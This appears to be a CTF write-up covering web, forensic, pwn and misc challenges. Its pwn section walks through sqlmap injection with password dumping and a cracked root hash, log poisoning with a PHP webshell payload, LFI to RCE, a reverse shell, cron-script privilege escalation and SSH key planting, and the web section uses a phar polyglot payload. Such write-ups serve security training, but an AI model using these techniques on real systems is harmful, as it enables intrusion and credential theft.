
```
<p>web ini hanya sample saja.<!-- (snip) <a href="../soskod.tar.gz">soskod</a> :) --></p>
```

3. Source code review.
4. Identify tcpdf v6.2.13 library utilizing `phar`.
5. Google: phar ctf github -> `https://github.com/kunte0/phar-jpg-polyglot`
6. Generate payload image with tool from `5`.
7. Identify `input_buku.php` as place to upload payload image.
8. Identify `detil_peminjaman.php` / `data_peminjaman.php` to get No. Anggota: `ANG12012019`.
9. Identify `input_peminjaman.php` as a place to which gives you a new peminjaman `id`.
10. Create a new book entry at `input_buku.php` with payload image from 6 as cover buku image.
11. Create a new peminjaman at `input_peminjaman.php` with No. Anggota from `8`.
12. Pick the book to pinjam and set the quantity.
13. Edit it to put Keterangan as `<img src="phar:///var/www/html/image/buku/payload.jpeg">`
14. Re-visit input_pinjaman.php with `id` from `11`.
15. Click on `Cetak` and CTRL + U to view flag.

[FORENSIC]

ayah-peng

We are given a `pcapng` file and is requested to submit a flag. From the name of the challenge, we make an educated guess that the challenge will be related to `ping` packets. So, we filter the pcap in wireshark with `icmp`.




```
icmp
No.   Time            Source          Destination     Protocol Length Info
1282 484.282874534 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a63, seq=1/256, ttl=64 (reply in 1283)
1283 484.471239910 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a63, seq=1/256, ttl=55 (request in 1282)
1285 484.475565714 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a64, seq=1/256, ttl=64 (reply in 1287)
1287 484.778382337 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a64, seq=1/256, ttl=55 (request in 1285)
1288 484.782886424 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a65, seq=1/256, ttl=64 (reply in 1292)
1292 485.034086421 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a65, seq=1/256, ttl=55 (request in 1288)
1293 485.035739010 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a66, seq=1/256, ttl=64 (reply in 1297)
1297 485.392823217 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a66, seq=1/256, ttl=55 (request in 1293)
1304 485.397655936 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a67, seq=1/256, ttl=64 (reply in 1308)
1308 485.700792472 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a67, seq=1/256, ttl=55 (request in 1304)
1312 485.705033239 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a68, seq=1/256, ttl=64 (reply in 1313)
1313 486.007227811 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a68, seq=1/256, ttl=55 (request in 1312)
1314 486.009101612 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a69, seq=1/256, ttl=64 (reply in 1316)
1316 486.268263941 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a69, seq=1/256, ttl=55 (request in 1314)
1317 486.272588418 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a6a, seq=1/256, ttl=64 (reply in 1320)
1320 486.469331712 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a6a, seq=1/256, ttl=55 (request in 1317)
1321 486.473524448 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a6b, seq=1/256, ttl=64 (reply in 1322)
1322 486.928822142 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a6b, seq=1/256, ttl=55 (request in 1321)
1324 486.933729478 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a6d, seq=1/256, ttl=64 (reply in 1326)
1326 487.236367955 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a6d, seq=1/256, ttl=55 (request in 1324)
1329 487.240817632 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a72, seq=1/256, ttl=64 (reply in 1330)
1330 487.543954661 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a72, seq=1/256, ttl=55 (request in 1329)
1331 487.545703242 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a73, seq=1/256, ttl=64 (reply in 1332)
1332 487.850828393 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a73, seq=1/256, ttl=55 (request in 1331)
1333 487.855074894 192.168.1.12    167.71.113.91   ICMP      98 Echo (ping) request  id=0x2a74, seq=1/256, ttl=64 (reply in 1335)
1335 488.030627966 167.71.113.91   192.168.1.12    ICMP      98 Echo (ping) reply    id=0x2a74, seq=1/256, ttl=55 (request in 1333)

> Frame 1282: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
> Ethernet II, Src: RivetNet_f8:6b:8b (9c:b6:d0:f8:6b:8b), Dst: HuaweiTe_b6:02:5e (b8:08:d7:b6:02:5e)
> Internet Protocol Version 4, Src: 192.168.1.12, Dst: 167.71.113.91
> Internet Control Message Protocol

0000  b8 08 d7 b6 02 5e 9c b6  d0 f8 6b 8b 08 00 45 00   ·····^·· ··k···E·
0010  00 54 17 97 40 00 40 01  48 bb c0 a8 01 0c a7 47   ·T··@·@· H······G
0020  71 5b 08 00 5b 21 2a 63  00 01 e7 18 f2 5d 00 00   q[··[!*c ·····]··
0030  00 00 91 5a 0a 00 00 00  00 00 69 56 42 4f 52 77   ···Z···· ··iVBORw
0040  30 4b 47 67 6f 41 41 41  41 4e 69 56 42 4f 52 77   0KGgoAAA ANiVBORw
0050  30 4b 47 67 6f 41 41 41  41 4e 69 56 42 4f 52 77   0KGgoAAA ANiVBORw
0060  30 4b                                              0K
```

After going through manually, we see that there are `base64` strings in the payload/data section of the icmp packet.

To extract the data, we use tshark, cut, xxd, tr and base64 with the code below.

You may need to retype the `xxd` part as it may cause error. However, upon success, you will be able to retrieve a `PNG` file.


```
tshark -r ayah-peng.pcapng -Y 'icmp && ip.dst==167.71.113.91' -T fields -e data > exfil.txt
cat exfil.txt | cut -c 17- | cut -c1-32 | xxd -p -r | tr -d '\n' | base64 -d > flag.png
```



I hide the secret file in one of our old server. What a brilliant move.
wgmy-is-the-best-ctf

Upon scanning the QR code, we get the text `/ctf-should-be-free-like-wgmy/flag.zip`

We agree and with the hint in the PNG, we have to find the “old server”. To do that we use Sublist3r to enumerate the subdomains of wargames.my.




```
tet@7e7:/mnt/c/Users/7e7/Downloads/wgmy/Sublist3r$ python3 sublist3r.py -d wargames.my

                 ____        _     _ _     _   _____
                / ___| _   _| |__ | (_)___| |_|___ / _ __
                \___ \| | | | '_ \| | / __| __| |_ \| '__|
                 ___) | |_| | |_) | | \__ \ |_ ___) | |
                |____/ \__,_|_.__/|_|_|___/\__|____/|_|

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for wargames.my
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Total Unique Subdomains Found: 36
www.wargames.my
2016.wargames.my
www.2016.wargames.my
2017.wargames.my
2018.wargames.my
arkib.wargames.my
dbdbdb.wargames.my
www.dbdbdb.wargames.my
files.wargames.my
gooble.wargames.my
gudang.wargames.my
hitbgsec2019d.wargames.my
is-rain.wargames.my
jangan.hack.ini.tempat.letak.files.je.wargames.my
logs.wargames.my
mail.wargames.my
mailer.wargames.my
makan.wargames.my
www.makan.wargames.my
nanosec2018.wargames.my
perpustakaan.wargames.my
rahsia.wargames.my
repo.wargames.my
robot-captcha.wargames.my
rtel.wargames.my
score.wargames.my
www.score.wargames.my
scoreboard.wargames.my
screwit.wargames.my
shop.wargames.my
www.shop.wargames.my
skimcepatkaya.wargames.my
storage.wargames.my
webdisk.wargames.my
yourbank.wargames.my
www.yourbank.wargames.my
```

We enumerate through the subdomains and `http://rahsia.wargames.my/ctf-should-be-free-like-wgmy/flag.zip` gave us the file. The content of the zip file is the flag but it is password protected. We try `infected` / `malware` / `password` and finally realise that `wgmy-is-the-best-ctf`.

Steal

We are given `PCAP` file. We extracted binary that was transfered over `HTTP` .



Packet	Hostname	Content Type	Size	Filename
4231	23.95.113.206:1337	application/octet-stream	3289 kB	atromen

After execuing it with `--help` , we can see that it is tools to perform `DNS` exfiltration.

```
$ ./atromen --help
A DNS (over-HTTPS) C2
```

One way to solve it was to find the key and decrypt all traffic manually, but instead, we can run this tool in server mode and send all dns trafic found in `PCAP` to our server. For this we extract all dns requests from `PCAP` file with `tshark` and `pipe` it to python script to make dns requests. We do not want to download any dependencies, so we will use `dig` command. The final flow looks like this: `tshark -> python -> dig`

Source code for python script: https://defuse.ca/b/xeD3R1g1

- **`Password: b03374231 45a775e470505bcba5dccf0 - Source code will be deleted after 25th December 2019.`**

Here is full command:

```
tshark  -r hackersteal.pcap \
-n -T fields -e dns.qry.type -e dns.qry.name \
"dns && dns.flags.response == 0" | python builder.py
```

And here short video: https://asciinema.org/a/GACfGqUPfRvPBn1Zao22CIfyt

- **`Video will be deleted after 22nd December 2019.`**

[PWN]

PwnKotakItu

We get assigned the IP `18.138.58.115`

After initial scan we found file `.htaccess` :

```
RewriteEngine on
RewriteRule ^post/([0-9]+)$ index.php?act=post&id=$1 [NC]
```

1. Flag value in database.

We found `SQLi` by running `sqlmap` :

```
sqlmap -u 'http://target/index.php?act=post&id=1' -p id --random-agent
```

Then we found flag in flag table in blog database.

2. MD5 hash of root password for db.

From previous `sqlmap` scan we got database passwords:

```
sqlmap -u 'http://target/index.php?act=post&id=1' -p id --random-agent --passwords
```

We found `mysql` hash for root and managed to crack it:

```
root:*0A3727334F9C5C64E695AA88333F08C10D4D3C29:r00tp4ssw0rd
```

Now we just calculate `md5('r00tp4ssw0rd')`

3. Read file /home/ubuntu/sercret.txt.

Duing recon we also found `adminer.php` file. This file requires valid mysql database creds, which we found on previou step.

After looking around we found that we can edit post, and during edition, you can choose template file to be used, basically we have `LFI` . We also found that `nginx` `access.log` is readble so we can escalate our `LFI` to `RCE` .

First make request with `php` payload:

```
curl 'http://18.138.58.115/<?php system($_GET[1]);?>
```

Now we set tempate path value as `/var/log/nginx/access.log` and open our post with command.

```
http://18.138.58.115/?act=post&id=9999191&1=id
```

From here we got reverse shell using python taken from here. At this point we have `www-data` user. After searching we files writable by all user we found file `do-backup` own by `ubuntu` user. It looked like file that is executed by `ubuntu` user cron to make some backup. We can edit it to create `suid` shell for us. We add this at the end of file:

```
cp /bin/sh /tmp;chmod +x /tmp/sh
```

After file got executed we got user permissions by running `/tmp/sh -p`. We added our `id_rsa.pub` key to `/home/ubuntu/.ssh/authorized_keys` and connected as `ubuntu` user with `ssh`. Now we can read `/home/ubuntu/secret.txt`

4. Read /root/flag.txt

The `ubuntu` user we got is in sudo group and does not require password to run it.

```
sudo -s
cat /root/flag.txt
```

[MISC]

robot-captcha

In the begining we tried to use AI to detect cats and dogs, but all models we found and tried gave us bad percentage (Yes, we rotated image to initial state).

But later, when challege was updated, we realised that images are repeated. So we decided to download images of cats and dogs from the server. This script checks if we already have this image before, and if we have, we send correct answer.

We use `cat` for the rest of images we dont have, if the response is `Correct` we add image to `cat` folder, and `dog` folder otherwise. After we had around ~20k images, we got 450 correct matches and got the flag.

Here is source code: https://defuse.ca/b/wPvuypf8

- **`Password: 49820e351faaf1f87307b8e2797f3765 - Source code will be deleted after 25th December 2019.`**